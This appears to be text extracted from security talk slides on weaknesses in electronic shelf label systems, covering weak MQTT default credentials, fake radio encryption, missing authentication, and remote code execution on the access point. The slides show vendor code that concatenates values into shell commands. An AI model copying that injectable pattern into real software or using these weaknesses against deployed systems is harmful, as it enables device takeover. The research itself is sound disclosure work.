
MQTT Interface

- Talk to and from the Management Server
- Authenticated
 - Weak Default Creds
- Change Config
- Issue Commands to the AP
 - Transmit Picture to ESL




Serial Interface

- Byte array broadcasted over the air




- Good security with encryption and nonce?
 - Fake encryption!


Access Point Protocol




What can we attack?




What can we attack?



Network Weaknesses



Radio Weaknesses



Management
Server

Access
Point

ESL

Weakness

- Missing Authentication

Impact


- Override ESL Content
- Battery Drainage

Mitigation

- Add authentication



RCE over MQTT



```
await BashHelper.ExecuteCommand("sync && sync && insmod /system/lib/modules/wk2xxx_spi.ko");  
await BashHelper.ExecuteCommand("stty -F " + HardwareInfor.BLE + " ispeed 9600 ospeed 9600 -echo");  
await BashHelper.ExecuteCommand("echo AT+NAMEeStation" + Program.Infor.ID + " >> " + HardwareInfor.BLE);
```

Management
Server

Access
Point

ESL

Weakness

- RCE

Impact

- AP takeover


Mitigation

- Prepared Statements

